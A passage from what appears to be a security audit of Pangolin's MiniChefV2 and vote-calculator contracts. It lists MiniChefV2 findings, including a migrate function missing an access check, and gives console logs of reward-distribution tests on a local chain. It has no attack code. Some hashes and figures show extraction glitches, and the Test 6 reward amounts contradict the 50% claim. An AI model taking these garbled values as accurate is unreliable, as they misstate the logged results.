<PangolinVoteCalculator Contract '0x846D9bCC8C7ECDe06c38f5da50f6eaC587fA251a'>
>>> PangolinVoteCalculator[0].getVotesFromStaking(user1.address, [StakingRewards[0].address])
10000000000000000123
```

```
>>> Png[0].transfer(user1.address, 10000000000000000123)
Transaction sent: 0x40f4638d9b1c7b3b555a8569a2414ba9865195e66c9c94a6ec67f613b0d4060e
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 14
  Png.transfer confirmed   Block: 13409239   Gas used: 86300 (1.28%)

<Transaction '0x40f4638d9b1c7b3b555a8569a2414ba9865195e66c9c94a6ec67f613b0d4060e'>
>>> Png[0].getCurrentVotes(user1.address)
10000000000000000123
>>> PangolinVoteCalculator[0].getVotesFromWallets(user1.address)
10000000000000000123
```

4.9 MINICHEFV2 CONTRACT

The contract MiniChefV2 is based on SushiSwap's MiniChefV2 contract and contains the following functions:

- poolLength() - view
- isFunder() - view
- addPool() (onlyOwner)
- addPools() (onlyOwner)
- add() - internal
- setPool() (onlyOwner)
- setPools() (onlyOwner)
- set() - internal
- setMigrator() (onlyOwner)
- disableMigrator() (onlyOwner)
- migrate()
- pendingSushi() - view
- massUpdatePools()
- massUpdateAllPools()
- updatePool()
- deposit()
- withdraw()
- harvest()
- withdrawAndHarvest()
- emergencyWithdraw()
- addFunder() (onlyOwner)
- removeFunder() (onlyOwner)
- fundRewards() (onlyOwner)
- resetRewardsDuration() (onlyOwner)
- extendRewardsViaFunding()
- extendRewardsViaDuration()

During the manual testing phase in the MiniChefV2 contract the following issues were found:

- REWARD PERIOD CAN BE EXTENDED INDEFINITELY

MANUAL TESTING

- INCORRECT LOGIC IN MINICHEFV2 LEADS TO DOS
- FUNCTION MIGRATE MISSING ONLYOWNER MODIFIER
- IMPRECISION IN REWARD DISTRIBUTION

Test 1: addPool(), addPools(), setPool()and setPools()

The function addPool is used to add a single reward pool.

```
>>> minichef.poolLength()
1

>>> minichef.addPool(100, lptoken.address, rewarder1.address)
Transaction sent: 0xe51d7426ebafaf997e14074447e704b5fc4e27a5f9221c4d1909a014fe0cf3d4
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 6
  MiniChefV22.addPool confirmed   Block: 13411304   Gas used: 195611 (2.91%)

<Transaction '0xe51d7426ebafaf997e14074447e704b5fc4e27a5f9221c4d1909a014fe0cf3d4'>
>>> minichef.poolLength()
1
```

Every time this function is called all the pools are upgraded which means that the gas costs for calling this function will increase the more pools there are in the contract, although after doing some tests we can see that the gas costs increases very slowly, just by 15913 GWEI every time a new pool is added.

```
>>> lptoken4 = owner.deploy(lpToken)
Transaction sent: 0x26638ab4f4c227b0a0710162ceed47fbfa219854e9113509a81751a2857d9183
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 12
  lpToken.constructor confirmed   Block: 13411310   Gas used: 905354 (13.47%)
  lpToken deployed at: 0x3835471cf7b4Ab7930f767C51AE0194362937D62

>>> minichef.addPool(100, lptoken4.address, rewarder1.address)
Transaction sent: 0x0c82b06fcb24893334d1654544474a0869a0e4c2ace277f40c93bc068818d3b8
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 13
  MiniChefV22.addPool confirmed   Block: 13411311   Gas used: 183348 (2.73%)

<Transaction '0x0c82b06fcb24893334d1654544474a0869a0e4c2ace277f40c93bc068818d3b8'>
>>> lptoken5 = owner.deploy(lpToken)
Transaction sent: 0x407dd374a2f0a8ee252f3fda21d7b7882aeb880f84e991d2aeeaade661c2aea6
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 14
  lpToken.constructor confirmed   Block: 13411312   Gas used: 905354 (13.47%)
  lpToken deployed at: 0x65f715be29a42e34654AB5225bC3418D66389a4D

>>> minichef.addPool(100, lptoken5.address, rewarder1.address)
Transaction sent: 0xf337ad77b92a2d981f60f0bde105db6009c994515811e186bfbf9ed7b1f1d250
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 15
  MiniChefV22.addPool confirmed   Block: 13411313   Gas used: 199261 (2.96%)

<Transaction '0xf337ad77b92a2d981f60f0bde105db6009c994515811e186bfbf9ed7b1f1d250'>
>>> lptoken6 = owner.deploy(lpToken)
Transaction sent: 0x3c414f498076314e14a49d763bdf2de977c8448ac5bac1f9307e1977974aa0d8
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 16
  lpToken.constructor confirmed   Block: 13411314   Gas used: 905354 (13.47%)
  lpToken deployed at: 0x439De2d531E48992790346c2562c57bD10d8351c

>>> minichef.addPool(100, lptoken6.address, rewarder1.address)
Transaction sent: 0x4cfa28e76b51085d586b917864d64e646bba9b4257cde4de174720ed76679691
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 17
  MiniChefV22.addPool confirmed   Block: 13411315   Gas used: 215174 (3.20%)

<Transaction '0x4cfa28e76b51085d586b917864d64e646bba9b4257cde4de174720ed76679691'>
>>> lptoken7 = owner.deploy(lpToken)
Transaction sent: 0x218d1a94347f19c418a8f13a4d301b67d6701736e8b976c478d7a1dd6770c967
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 18
  lpToken.constructor confirmed   Block: 13411316   Gas used: 905354 (13.47%)
  lpToken deployed at: 0xb57127a3dE75858FB1604ab8A19255654b402C12

>>> minichef.addPool(100, lptoken7.address, rewarder1.address)
Transaction sent: 0x092d94f33a424163a66f31462c4dacde4bf0ab162299c1442d86f32fb7e93ed7
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 19
  MiniChefV22.addPool confirmed   Block: 13411317   Gas used: 231087 (3.44%)

<Transaction '0x092d94f33a424163a66f31462c4dacde4bf0ab162299c1442d86f32fb7e93ed7'>
>>> 231087 - 215174
15913
>>> 215174 - 199261
15913
>>> minichef.poolLength()
7
```

We can also see how calling the addPools function is working as expected:

```
>>> minichef.addPools([100, 100, 100, 100, 100, 100, 100], [lptoken1.address, lptoken2.address, lptoken3.address, lptoken4.address, lptoken5.address, lptoken6.address, lptoker
ddress, rewarder1.address, rewarder1.address, rewarder1.address, rewarder1.address, rewarder1.address, rewarder1.address])
Transaction sent: 0x34049ef5d7f3f167278b8b5a836647409270 84f88c5135337e091edf8ff37540
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 10
  MiniChefV22.addPools confirmed   Block: 13411461   Gas used: 773506 (11.51%)

<Transaction '0x34049ef5d7f3f167278b8b5a836647409270 84f88c5135337e091edf8ff37540'>
>>> minichef.totalAllocPoint()
700
>>> minichef.poolLength()
7

>>> minichef.poolInfo(2)
(0, 1634148438, 100)
```

Calling setPool with the parameter overwrite as False will not update the rewarder address as seen below:

```
>>> minichef.setPool(0, 999, "0x0000000000000000000000000000000000000001", False)
Transaction sent: 0x60e39ab56f81fc3871dca92a3a2958b77c922ee9a57269e38ceebda58b241e29
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 11
  MiniChefV22.setPool confirmed   Block: 13411462   Gas used: 149585 (2.23%)

<Transaction '0x60e39ab56f81fc3871dca92a3a2958b77c922ee9a57269e38ceebda58b241e29'>
>>> minichef.poolInfo(0)
(0, 1634149862, 999)
>>> minichef.rewarder(0)
'0xcF906a2Bb9B731047F5922C258b403B2Da03dc10'
>>> minichef.rewarder(1)
'0xcF906a2Bb9B731047F5922C258b403B2Da03dc10'
>>> minichef.setPool(0, 999, "0x0000000000000000000000000000000000000001", True)
Transaction sent: 0x1cbf903b76156b0bfcc49c29c24a1c96b8de7fb6d6822c8ad275da64a1484db3
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 12
  MiniChefV22.setPool confirmed   Block: 13411463   Gas used: 150454 (2.24%)

<Transaction '0x1cbf903b76156b0bfcc49c29c24a1c96b8de7fb6d6822c8ad275da64a1484db3'>
>>> minichef.rewarder(0)
'0x0000000000000000000000000000000000000001'
```

setPools implements exactly the same functionality correctly:

```
minichef.poolInfo(0) -> (0, 1634150872, 100)
minichef.rewarder(0) -> 0x393b851aEeSB1a4225eB9f251a135eF2F91E912F
minichef.poolInfo(1) -> (0, 1634150872, 100)
minichef.rewarder(1) -> 0x393b851aEeSB1a4225eB9f251a135eF2F91E912F
minichef.poolInfo(2) -> (0, 1634150872, 100)
minichef.rewarder(2) -> 0x393b851aEeSB1a4225eB9f251a135eF2F91E912F
>>> minichef.setPools([0,1,2], [1001, 1002, 1003], ["0x0000000000000000000000000000000000000001", "0x0000000000000000000000000000000000000001",
 "0x0000000000000000000000000000000000000001"], [False, False, True])
Transaction sent: 0x89234847404eb02078ab5f500f7e6d6d7aad7f781dfc0799e85a11d1deea9fb6
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 19
  MiniChefV22.setPools confirmed   Block: 13411633   Gas used: 179678 (2.67%)

<Transaction '0x89234847404eb02078ab5f500f7e6d6d7aad7f781dfc0799e85a11d1deea9fb6'>
>>> output.redd("minichef.poolInfo(0) -> " + str(minichef.poolInfo(0)))
output.redd("minichef.rewarder(0) -> " + str(minichef.rewarder(0)))
output.redd("minichef.poolInfo(1) -> " + str(minichef.poolInfo(1)))
output.redd("minichef.rewarder(1) -> " + str(minichef.rewarder(1)))
output.redd("minichef.poolInfo(2) -> " + str(minichef.poolInfo(2)))
output.redd("minichef.rewarder(2) -> " + str(minichef.rewarder(2)))
minichef.poolInfo(0) -> (0, 1634150879, 1001)
minichef.rewarder(0) -> 0x393b851aEeSB1a4225eB9f251a135eF2F91E912F
minichef.poolInfo(1) -> (0, 1634150879, 1002)
minichef.rewarder(1) -> 0x393b851aEeSB1a4225eB9f251a135eF2F91E912F
minichef.poolInfo(2) -> (0, 1634150879, 1003)
minichef.rewarder(2) -> 0x0000000000000000000000000000000000000001
```

Test 2: setMigrator(), disableMigrator()and migrate()

These functions allow migrating LP tokens to another LP contract through the migrator contract, for example, SushiRoll contract.

The migrate function essentially:
- Remove liquidity from one contract.
- Add liquidity in other contract.

After doing some testing, we noticed that anyone is able to call the migrate function once setMigrator has been called previously by an admin. See vulnerability FUNCTION MIGRATE MISSING ONLYOWNER MODIFIER.

Test 3: deposit(), withdraw(), harvest()and withdrawAndHarvest()

Below we can see how sushiPerSecond variable is assigned once fundRewards function is called. On the other hand, we can see how calling harvest assigns the correct rewardDebt to the userInfo:

```
Transaction sent: 0xcafdf38dfd081ad4a8f4c14c83508b66d1d2962607cbe465551d27f537143cac
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 18
  SUSHI.approve confirmed   Block: 13414998   Gas used: 44186 (0.66%)

<Transaction '0xcafdf38dfd081ad4a8f4c14c83508b66d1d2962607cbe465551d27f537143cac'>
>>> sushi.transfer(minichef.address, 100000000000000000000000, {'from': owner.address})
Transaction sent: 0xd32081cdac403826362d4fc7fdeed7613b0a835a5431ab7ea027ff58fbee5835
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 19
  SUSHI.transfer confirmed   Block: 13414999   Gas used: 36075 (0.54%)

<Transaction '0xd32081cdac403826362d4fc7fdeed7613b0a835a5431ab7ea027ff58fbee5835'>
>>> minichef.sushiPerSecond()
0

>>> tx = minichef.fundRewards(100000000000000000000000, 86400, {'from': owner.address})
Transaction sent: 0xd332cda56265064df7fb48058a5dc50a33a47898b7ea5adb1074c5405c1cd290
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 20
  MiniChefV22.fundRewards confirmed   Block: 13415000   Gas used: 107958 (1.61%)

>>> minichef.sushiPerSecond()
1157407407407407407
>>> lptoken1.approve(minichef.address, 1000, {'from': user1.address})
Transaction sent: 0xa84fc300e3601e2a70400cb5184eca16b9d76f4d70654e168e75585a806c8d33
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13415001   Gas used: 44126 (0.66%)

<Transaction '0xa84fc300e3601e2a70400cb5184eca16b9d76f4d70654e168e75585a806c8d33'>
>>> minichef.deposit(0, 1000, user1.address, {'from': user1.address})
Transaction sent: 0x0406a56561205aa13b5abf819432f0b7f367a620c4763f1ce5c7d7e6ceae1fa4
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13415002   Gas used: 89855 (1.34%)

<Transaction '0x0406a56561205aa13b5abf819432f0b7f367a620c4763f1ce5c7d7e6ceae1fa4'>
>>> minichef.userInfo(0, user1.address)
(1000, 0)
>>> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x72e2e01aac124c0a137c220f1eae2511c0b61ef0bdc1cad69000120129c2a26f
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.harvest confirmed   Block: 13415003   Gas used: 70959 (1.06%)

<Transaction '0x72e2e01aac124c0a137c220f1eae2511c0b61ef0bdc1cad69000120129c2a26f'>
>>> minichef.userInfo(0, user1.address)
(1000, 115740740740740740700)
>>> minichef.pendingSushi(0, user1.address)
0
```

Test 4: harvest(), 1 pool, 100% of the allocPoints, 1 user

In this test case, there is just one pool in the contract. In the pool only the user1 has deposited 1000 tokens.

As we can see the user1 receives the 100% of the reward amount, although there is a little imprecision:

```
Adding 1 pool in MiniChefV2 -> minichef.addPool(100, lptoken1.address, rewarder1.address)
Transaction sent: 0x2cbf925c85504819b5753f701d15ef899d97fa57f98e57f635ae57df4e4df2a3
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 16
  MiniChefV22.addPool confirmed   Block: 13415823   Gas used: 195611 (2.91%)

minichef.totalAllocPoint() -> 100
minichef.poolInfo(0) -> (0, 1634208067, 100)
Transaction sent: 0x80e45e5aed820f156f1841549a5aaba00cb379e139c61a9d12334eb224cf2e59
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 17
  SUSHI.approve confirmed   Block: 13415824   Gas used: 44186 (0.66%)

Transaction sent: 0x609ee999d7c4d8a6c046b88e5cdedaf1b11e9f0cb90f27de3998ddd8a0194ebf
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 18
  SUSHI.transfer confirmed   Block: 13415825   Gas used: 36075 (0.54%)

minichef.sushiPerSecond() -> 0
Calling -> minichef.fundRewards(100000000000000000, 86400, {'from': owner.address})
Transaction sent: 0x73889977b637baaad23f8e727df9ac9af4b450bde15bfafd4dadca4217b08828
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 19
  MiniChefV22.fundRewards confirmed   Block: 13415826   Gas used: 92021 (1.37%)

minichef.sushiPerSecond() -> 11574074074074
Transaction sent: 0x7be57f881009d99d21f3e3300e7a6af987298afb55bbfa1af210bfab48d08a3b
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13415827   Gas used: 44126 (0.66%)

Transaction sent: 0xae4b3475334ddacd59856fed2c727e7254712dc4ddbbee2ddf1b3644ad60a14d
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13415828   Gas used: 89855 (1.34%)

Sleeping 86401 seconds...
lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 0

Transaction sent: 0xaefa6601d16a29a7524d87fa916090ac780f390d0296261e3e88608e6617a26d
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.withdrawAndHarvest confirmed   Block: 13415830   Gas used: 56615 (0.84%)

lptoken1.balanceOf(user1.address) -> 1000
sushi.balanceOf(user1.address) -> 999988425925919526
>>> 999988425925919526 / 1000000000000000000
0.9999884259259195
```

Test 5: harvest(), 2 pools, 50/50 of the allocPoints, 1 user that just deposited in one pool

In this test case, there are two pools in the contract, both with the same `allocPoints`. In the pool0 the user1 has deposited 1000 tokens. In the pool1 no tokens has been deposited.

```
Adding 2 pools in MiniChefV2:
1st pool -> minichef.addPool(100, lptoken1.address, rewarder1.address)
2nd pool -> minichef.addPool(100, lptoken2.address, rewarder1.address)
Transaction sent: 0x755a4a7691db970dc3af5a81d437fbe812535f3b751543dd30b9e59c2a150394
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 17
  MiniChefV22.addPool confirmed   Block: 13416124   Gas used: 195599 (2.91%)

Transaction sent: 0x3817e2361566bc76203baea3d5e48a6b7fdfb2ddab558039d9a99ee0ce80b732
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 18
  MiniChefV22.addPool confirmed   Block: 13416125   Gas used: 151523 (2.25%)

minichef.totalAllocPoint() -> 200
minichef.poolInfo(0) -> (0, 1634211812, 100)
Transaction sent: 0xe3106f298fbfe67902549ff48e9065a28443068eb00261834c6efdc18068e866
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 19
  SUSHI.approve confirmed   Block: 13416126   Gas used: 44186 (0.66%)

Transaction sent: 0xdf1feeebc4f3b25db8d9a4e6a8a6d46365bd69969c7fa44f357151227fc4aac9
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 20
  SUSHI.transfer confirmed   Block: 13416127   Gas used: 36075 (0.54%)

minichef.sushiPerSecond() -> 0
Calling -> minichef.fundRewards(1000000000000000000, 86400, {'from': owner.address})
Transaction sent: 0x0443bc16fb1566c9123bbec7484876aa406a66baa4afa827cc3a97349967ae55
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 21
  MiniChefV22.fundRewards confirmed   Block: 13416128   Gas used: 107934 (1.61%)

minichef.sushiPerSecond() -> 11574074074074
Transaction sent: 0x70baa25d5fe6054ef8889cd4f201ee4b79c2156b7dbd48eb353bc58d22fd0c04
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13416129   Gas used: 44126 (0.66%)

Transaction sent: 0x5e8e0a92fbefbabecab066d16431c0271f5d77fee51e4148c1bbffc05e2b1ffa
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13416130   Gas used: 89855 (1.34%)

Sleeping 86401 seconds...
lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 0
Call -> minichef.withdrawAndHarvest(0, 1000, user1.address, {'from': user1.address})
Transaction sent: 0x7a88cb1e30cc4c964079063864ef90c34d0eb2ebf50e0a270d95f0407ec300c8
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.withdrawAndHarvest confirmed   Block: 13416132   Gas used: 56615 (0.84%)

lptoken1.balanceOf(user1.address) -> 1000
sushi.balanceOf(user1.address) -> 499994212962959763
```

User1 receives the 50% of the reward tokens as expected.

Test 6: harvest(), 2 pools, 50/50 of the allocPoints, 2 users

In this test case, there are two pools in the contract, both with the same `allocPoints`. In the pool0 the user1 has deposited 1000 tokens. In the pool1 the user2 has also deposited 1000 tokens.

```
Adding 2 pools in MiniChefV2:
1st pool -> minichef.addPool(100, lptoken1.address, rewarder1.address)
2nd pool -> minichef.addPool(100, lptoken2.address, rewarder1.address)
Transaction sent: 0xe0a8582dd994bee0547fe5d466e06bc7a56b220e433dfe2075a368a998a3aff4
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 17
  MiniChefV22.addPool confirmed   Block: 13415824   Gas used: 195611 (2.91%)

Transaction sent: 0x4e3b46de58972bf3203bb424f844928b0b430b329c7db3328675b3e5297b893f
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 18
  MiniChefV22.addPool confirmed   Block: 13415825   Gas used: 137681 (2.05%)

minichef.totalAllocPoint() -> 200
minichef.poolInfo(0) -> (0, 1634208831, 100)
Transaction sent: 0x7059c0c1094d486615197a4645065l6a1e5d77796758f67bf39f194c0d1244ef6
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 19
  SUSHI.approve confirmed   Block: 13415826   Gas used: 44186 (0.66%)

Transaction sent: 0x3b19d0431e221a19e074a5186d83093a6cf98be030d9dde98ca022f01c7e7de6
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 20
  SUSHI.transfer confirmed   Block: 13415827   Gas used: 36075 (0.54%)

minichef.sushiPerSecond() -> 0
Calling -> minichef.fundRewards(1000000000000000000, 86400, {'from': owner.address})
Transaction sent: 0xe3eb75f99a41556b177e5e4795a8e2f38d656b6558e577c76a4de2d478ac739d
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 21
  MiniChefV22.fundRewards confirmed   Block: 13415828   Gas used: 107934 (1.61%)

minichef.sushiPerSecond() -> 11574074074074
Transaction sent: 0x7be57f881009d99d21f3e3300e7a6af987298afb55bbfa1af210bfab48d08a3b
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13415829   Gas used: 44126 (0.66%)

Transaction sent: 0xae4b3475334ddacd59856fed2c727e7254712dc4ddbbee2ddf1b3644ad60a14d
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13415830   Gas used: 89855 (1.34%)

Transaction sent: 0x902f00405198ee5372fe2994f9ff5fb91b74a7c807c4ef0f8265b13a97bb1bfa
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13415831   Gas used: 44126 (0.66%)

Transaction sent: 0x10d38c89fdfd0070472241fac2be029a5447e530c132fbbc98fb58f57fe76a4a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13415832   Gas used: 79067 (1.18%)

Sleeping 86401 seconds...
lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 0
lptoken2.balanceOf(user2.address) -> 0
sushi.balanceOf(user2.address) -> 0
Call -> minichef.withdrawAndHarvest(0, 1000, user1.address, {'from': user1.address})
Transaction sent: 0xaefa6601d16a29a7524d87fa916090ac780f390d029626le3e88608e6617a26d
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.withdrawAndHarvest confirmed   Block: 13415834   Gas used: 56615 (0.84%)

Call -> minichef.withdrawAndHarvest(1, 1000, user2.address, {'from': user2.address})
Transaction sent: 0x181538444ad69078ba2ef22534912ed35df643642f06810fcd35c40df1bd9b80
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.withdrawAndHarvest confirmed   Block: 13415835   Gas used: 56621 (0.84%)

lptoken1.balanceOf(user1.address) -> 1000
sushi.balanceOf(user1.address) -> 49999421296295963
lptoken2.balanceOf(user2.address) -> 1000
sushi.balanceOf(user2.address) -> 49999421296295963
```

User1 receives the 50% of the reward tokens and same for the user2 as expected.

Test 7: harvest(), 2 pools, 66/33 of the allocPoints, 2 users

In this test case, there are two pools in the contract, pool0 with 66 allocPoints and pool1 with 33 allocPoints. In the pool0 the user1 has deposited 1000 tokens. In the pool1 the user2 has also deposited 1000 tokens.

```
Adding 2 pools in MiniChefV2:
1st pool -> minichef.addPool(66, lptoken1.address, rewarder1.address)
2nd pool -> minichef.addPool(33, lptoken2.address, rewarder1.address)
Transaction sent: 0x89ffd7a551c971f812c3ea0a5918bc78b92c77cdfc880fe32357e195b17597a0
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 17
  MiniChefV22.addPool confirmed   Block: 13415824   Gas used: 195611 (2.91%)

Transaction sent: 0x039d05e6a5f5633921824e1cbbaf3000e61958c69372ae4ea51b404a4feccde6
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 18
  MiniChefV22.addPool confirmed   Block: 13415825   Gas used: 151523 (2.25%)

minichef.totalAllocPoint() -> 99
minichef.poolInfo(0) -> (0, 1634209054, 66)
Transaction sent: 0x7059c0c1094d48615197a4645065516a1e5d77796758f67bf39f194c0d1244ef6
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 19
  SUSHI.approve confirmed   Block: 13415826   Gas used: 44186 (0.66%)

Transaction sent: 0x3b19d0431e221a19e074a5186d83093a6cf98be030d9dde98ca022f01c7e7de6
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 20
  SUSHI.transfer confirmed   Block: 13415827   Gas used: 36075 (0.54%)

minichef.sushiPerSecond() -> 0
Calling -> minichef.fundRewards(1000000000000000000, 86400, {'from': owner.address})
Transaction sent: 0xe3eb75f99a41556b177e5e4795a8e2f38d656b6558e577c76a4de2d478ac739d
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 21
  MiniChefV22.fundRewards confirmed   Block: 13415828   Gas used: 80244 (1.19%)

minichef.sushiPerSecond() -> 11574074074074
Transaction sent: 0x7be57f881009d99d21f3e3300e7a6af987298afb55bbfa1af210bfab48d08a3b
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13415829   Gas used: 44126 (0.66%)

Transaction sent: 0xae4b3475334ddacd59856fed2c727e7254712dc4ddbbee2ddf1b3644ad60a14d
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13415830   Gas used: 89855 (1.34%)

Transaction sent: 0x902f00405198ee5372fe2994f9ff5fb91b74a7c807c4ef0f8265b13a97bb1bfa
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13415831   Gas used: 44126 (0.66%)

Transaction sent: 0x10d38c89fddf0070472241fac2be029a5447e530c132fbbc98fb58f57fe76a4a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13415832   Gas used: 79067 (1.18%)

Sleeping 86401 seconds...
lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 0
lptoken2.balanceOf(user2.address) -> 0
sushi.balanceOf(user2.address) -> 0
Call -> minichef.withdrawAndHarvest(0, 1000, user1.address, {'from': user1.address})
Transaction sent: 0xaefa6601d16a29a7524d87fa916090ac780f390d02962616e88608e6617a26d
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.withdrawAndHarvest confirmed   Block: 13415834   Gas used: 56615 (0.84%)

Call -> minichef.withdrawAndHarvest(1, 1000, user2.address, {'from': user2.address})
Transaction sent: 0x1815384444ad69078ba2ef22534912ed35df643642f06810fcd35c40df1bd9b80
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.withdrawAndHarvest confirmed   Block: 13415835   Gas used: 56621 (0.84%)

lptoken1.balanceOf(user1.address) -> 1000
sushi.balanceOf(user1.address) -> 666658950617279684
lptoken2.balanceOf(user2.address) -> 1000
sushi.balanceOf(user2.address) -> 333325617283948484
```

User1 receives the 66% of the reward tokens and the user2 the 33% as expected.

Test 8: harvest(), 2 pools, 50/50 of the allocPoints, 2 users, different deposits

In this test case, there are two pools in the contract, both with the same allocPoints. In the pool0 the user1 has deposited 1000 tokens. In the pool0 the user2 has also deposited 500 tokens. In the pool1 no tokens were deposited.

```
Adding 2 pools in MiniChefV2:
1st pool -> minichef.addPool(100, lptoken1.address, rewarder1.address)
2nd pool -> minichef.addPool(100, lptoken2.address, rewarder1.address)
Transaction sent: 0x755a4a7691db970dc3af5a81d437fbe812535f3b751543dd30b9e59c2a150394
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 17
  MiniChefV22.addPool confirmed   Block: 13416124   Gas used: 195599 (2.91%)

Transaction sent: 0x3817e2361566bc76203baea3d5e48a6b7fdfb2ddab558039d9a99ee0ce80b732
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 18
  MiniChefV22.addPool confirmed   Block: 13416125   Gas used: 137681 (2.05%)

minichef.totalAllocPoint() -> 200
minichef.poolInfo(0) -> (0, 1634213290, 100)
Transaction sent: 0xe3106f298fbfe67902549ff48e9065a28443068eb00261834c6efdc18068e866
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 19
  SUSHI.approve confirmed   Block: 13416126   Gas used: 44186 (0.66%)

Transaction sent: 0xdf1feeebc4f3b25db8d9a4e6a8a6d46365bd69969c7fa44f357151227fc4aac9
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 20
  SUSHI.transfer confirmed   Block: 13416127   Gas used: 36075 (0.54%)

minichef.sushiPerSecond() -> 0
Calling -> minichef.fundRewards(1000000000000000000, 86400, {'from': owner.address})
Transaction sent: 0x0443bc16fb1566c9123bbec7484876aa406a66baa4afa827cc3a97349967ae55
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 21
  MiniChefV22.fundRewards confirmed   Block: 13416128   Gas used: 107934 (1.61%)

minichef.sushiPerSecond() -> 11574074074074
Transaction sent: 0x70baa25d5fe6054ef8889cd4f201ee4b79c2156b7dbd48eb353bc58d22fd0c04
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13416129   Gas used: 44126 (0.66%)

Transaction sent: 0x5e8e0a92fbefbabecab066d16431c0271f5d77fee51e4148c1bbffc05e2b1ffa
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13416130   Gas used: 89855 (1.34%)

Transaction sent: 0x11b2c07655a39e2dd9ca01e4baed15eb87e72cfccb89e693128d39069d8c69ee
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13416131   Gas used: 44126 (0.66%)

Transaction sent: 0x3e75db4787ea8966d8812914b26bcce480b0e0f99005678b5ac1094076d0cc3e
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13416132   Gas used: 50212 (0.75%)

Sleeping 86401 seconds...
lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 0
lptoken1.balanceOf(user2.address) -> 0
sushi.balanceOf(user2.address) -> 0
Call -> minichef.withdrawAndHarvest(0, 1000, user1.address, {'from': user1.address})
Transaction sent: 0x7a88cb1e30cc4c964079063864ef90c34d0eb2ebf50e0a270d95f0407ec300c8
